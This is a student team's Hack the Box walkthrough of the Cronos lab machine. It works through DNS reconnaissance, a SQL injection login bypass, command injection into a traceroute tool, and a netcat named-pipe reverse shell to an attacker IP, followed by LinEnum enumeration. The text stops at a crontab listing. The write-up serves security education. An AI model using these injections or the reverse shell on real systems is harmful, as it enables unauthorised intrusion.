Hack the Box Project Report

Group 6 - Jason Chen, Kaiyu Dong, Allen Liu

Information gathering 2

SQL injection 5

Get the User’s Flag 6


Start server on port 8080 8

Php Reverse Shell 9

Get System’s Flag 11

Information gathering

Firstly, we can easily get the public IP address that we can access from Cronos’s page.



ONLINE

Cronos
MEDIUM


IP ADDRESS
10.129.227.211

MACHINE PROGRESS


MACHINE MATRIX

CTF

Then we go to /etc/hosts file to add the ip and the name as cronos_htb




```
# when the system is booting.  Do
##
127.0.0.1       localhost
255.255.255.255 broadcasthost
::1             localhost
fe80::1%lo0     localhost
192.168.0.1     shaolunliu
10.129.227.211  cronos_htb
~
~
```



```
PING cronos_htb (10.129.227.211): 56 data bytes
64 bytes from 10.129.227.211: icmp_seq=0 ttl=63 time=72.072 ms
64 bytes from 10.129.227.211: icmp_seq=1 ttl=63 time=74.585 ms
64 bytes from 10.129.227.211: icmp_seq=2 ttl=63 time=74.209 ms
64 bytes from 10.129.227.211: icmp_seq=3 ttl=63 time=76.581 ms
64 bytes from 10.129.227.211: icmp_seq=4 ttl=63 time=76.125 ms
64 bytes from 10.129.227.211: icmp_seq=5 ttl=63 time=75.311 ms
64 bytes from 10.129.227.211: icmp_seq=6 ttl=63 time=75.902 ms
64 bytes from 10.129.227.211: icmp_seq=7 ttl=63 time=71.894 ms
64 bytes from 10.129.227.211: icmp_seq=8 ttl=63 time=75.968 ms
64 bytes from 10.129.227.211: icmp_seq=9 ttl=63 time=75.404 ms
^C
--- cronos_htb ping statistics ---
11 packets transmitted, 10 packets received, 9.1% packet loss
round-trip min/avg/max/stddev = 71.894/74.805/76.581/1.563 ms
sh-3.2# 
```


Use dig command to find out more information about the server



```
sh-3.2# dig cronos_htb mc

; <<>> DiG 9.10.6 <<>> cronos_htb mc
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NXDOMAIN, id: 57790
;; flags: qr rd ra; QUERY: 1, ANSWER: 0, AUTHORITY: 1, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 1232
;; QUESTION SECTION:
;cronos_htb.                    IN      A

;; AUTHORITY SECTION:
.                       10800   IN      SOA     a.root-servers.net. nstld.verisign-grs.com. 2022111901 1800 900 604800 86400

;; Query time: 7 msec
;; SERVER: 2001:568:ff09:10a::53#53(2001:568:ff09:10a::53)
;; WHEN: Sat Nov 19 14:47:08 PST 2022
;; MSG SIZE  rcvd: 114

;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 8313
;; flags: qr rd ra; QUERY: 1, ANSWER: 0, AUTHORITY: 1, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 1232
;; QUESTION SECTION:
;mc.                            IN      A

;; AUTHORITY SECTION:
mc.                     3600    IN      SOA     ns1.nic.mc. root.nic.mc. 2022111856 14400 7200 604800 3600

;; Query time: 130 msec
;; SERVER: 2001:568:ff09:10a::53#53(2001:568:ff09:10a::53)
;; WHEN: Sat Nov 19 14:47:08 PST 2022
;; MSG SIZE  rcvd: 80

sh-3.2# 
```


Command: dig @10.129.227.211 cronos.htb mx

We can see there's an admin host that we can use.



```
; <<>> DiG 9.10.6 <<>> @10.129.227.211 cronos.htb mx
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 55777
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 0, AUTHORITY: 1, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;cronos.htb.                    IN      MX

;; AUTHORITY SECTION:
cronos.htb.             604800  IN      SOA     cronos.htb. admin.cronos.htb. 3 604800 86400 2419200 604800

;; Query time: 74 msec
;; SERVER: 10.129.227.211#53(10.129.227.211)
;; WHEN: Sat Nov 19 14:54:06 PST 2022
;; MSG SIZE  rcvd: 81
```


Once we know there's admin.cronos.htb, we may add it to the /etc/hosts file as well.




```
##
127.0.0.1       localhost
255.255.255.255 broadcasthost
::1             localhost
fe80::1%lo0     localhost
192.168.0.1     shaolunliu
10.129.227.211  cronos.htb      admin.cronos.htb
~
~
```

After adding to the hosts file, we may navigate to the admin page in the browser.

The next image shows the web page for the users.




The next image is the admin page of Cronos.



SQL injection

We can then try the SQL injection, to see if the vulnerability can be used.




Login

UserName : admin' or 1=1;#

Password :


Your Login Name or Password is invalid



Net Tool v0.1

traceroute 8.8.8.8

After getting into the admin page, we can also try the command to check whether it can be executed in shell.
Command: 8.8.8.8;ls



Net Tool v0.1


traceroute 8.8.8.8;id

```
config.php
index.php
logout.php
session.php
welcome.php
```

It indicates that the command can be executed.


Get the User’s Flag

Go back to the admin page. Input the query as follow:
Query: rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1| nc 10.10.16.140 443>/tmp/f
The IP address: 10.10.16.140 is the IP address of the attacker's machine and 443 is the default port.




rm /tmp/f;mkfifo /tmp/f;cat

Before executing the query, we need to open up a new terminal tab and listen to default port 443.
Command: nc -l 443




```
[liushaolun@lius-MacBook-Pro LinEnum % nc -l 443
/bin/sh: 0: can't access tty; job control turned off
$ 
```

After executing the query on the admin page of Cronos, we can see there’s response from the target machine, that “can’t access tty”.
Then we can execute commands such as ls, id and pwd.




```
liushaolun@lius-MacBook-Pro LinEnum % nc -l 443
/bin/sh: 0: can't access tty; job control turned off
$ ls
config.php
index.php
logout.php
session.php
welcome.php
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ pwd
/var/www/admin
$ 
```

We now can go to /home folder to find the user.txt file for the key.



```
$ cd /home
$ ls
noulis
$ pwd
/home
$ ls
noulis
$ cd noulis
$ ls
user.txt
$ cat user.txt
58e89a3440c01ee8ce0d1e54d5c99db6
$ 
```

We can also cat the file /etc/*issue to show the operating system of the target machine in order to show that we hacked the target successfully.




```
$ cat /etc/*issue
Ubuntu 16.04.2 LTS \n \l

$ uname -r
4.4.0-72-generic
$ 
```

Ps aux | grep root
Get all the access by the root, now we have the user’s flag


Start server on port 8080

Then we can start a server by using Python on port 8080




```
[liushaolun@lius-MacBook-Pro LinEnum % python -m SimpleHTTPServer 8080
Serving HTTP on 0.0.0.0 port 8080 ...
```

Then we create a LinEnum folder on attacker's machine




```
Last login: Sat Nov 19 14:23:24 on ttys000
liushaolun@lius-MacBook-Pro LinEnum % ls
CHANGELOG.md    CONTRIBUTORS.md LICENSE         LinEnum.sh      README.md
```

Then we download the LinEnum tool kit in order to identify the privilege escalation on target.
Command: git clone https://github.com/reboostuser/LinEnum.git




```
[liushaolun@lius-MacBook-Pro tools % git clone https://github.com/rebootuser/LinEnum.git
Cloning into 'LinEnum'...
remote: Enumerating objects: 234, done.
remote: Counting objects: 100% (96/96), done.
remote: Compressing objects: 100% (18/18), done.
remote: Total 234 (delta 81), reused 78 (delta 78), pack-reused 138
Receiving objects: 100% (234/234), 113.83 KiB | 737.00 KiB/s, done.
Resolving deltas: 100% (130/130), done.
[liushaolun@lius-MacBook-Pro tools % ls
LinEnum
[liushaolun@lius-MacBook-Pro tools % cd LinEnum
[liushaolun@lius-MacBook-Pro LinEnum % ls
CHANGELOG.md    CONTRIBUTORS.md LICENSE         LinEnum.sh      README.md
liushaolun@lius-MacBook-Pro LinEnum % 
```

Php Reverse Shell




```
liushaolun@lius-MacBook-Pro LinEnum % python -m SimpleHTTPServer 8080
Serving HTTP on 0.0.0.0 port 8080 ...
10.129.227.211 - - [19/Nov/2022 16:14:11] "GET /LinEnum.sh HTTP/1.1" 200 -
```

Chmod 777 LinEnum.sh and then run it




```
$ ./LinEnum.sh

#########################################################
# Local Linux Enumeration & Privilege Escalation Script #
#########################################################
# www.rebootuser.com
# version 0.982

[-] Debug Info
[+] Thorough tests = Disabled


Scan started at:
Sun Nov 20 02:18:25 EET 2022


### SYSTEM ##############################################
[-] Kernel information:
Linux cronos 4.4.0-72-generic #93-Ubuntu SMP Fri Mar 31 14:07:41 UTC 2017 x86_64 x8


[-] Kernel information (continued):
Linux version 4.4.0-72-generic (buildd@lcy01-17) (gcc version 5.4.0 20160609 (Ubun
Mar 31 14:07:41 UTC 2017


[-] Specific release information:
DISTRIB_ID=Ubuntu
DISTRIB_RELEASE=16.04
DISTRIB_CODENAME=xenial
DISTRIB_DESCRIPTION="Ubuntu 16.04.2 LTS"
NAME="Ubuntu"
VERSION="16.04.2 LTS (Xenial Xerus)"
ID=ubuntu
ID_LIKE=debian
PRETTY_NAME="Ubuntu 16.04.2 LTS"
VERSION_ID="16.04"
HOME_URL="http://www.ubuntu.com/"
SUPPORT_URL="http://help.ubuntu.com/"
BUG_REPORT_URL="http://bugs.launchpad.net/ubuntu/"
VERSION_CODENAME=xenial
UBUNTU_CODENAME=xenial


[-] Hostname:
cronos


### USER/GROUP ##########################################
[-] Current user/group info:
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

We can see there's a php file being executed.



```
# m h dom mon dow user  command
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc
* * * * *       root    php /var/www/laravel/artisan schedule:run >> /dev/null 2>&1
#
```

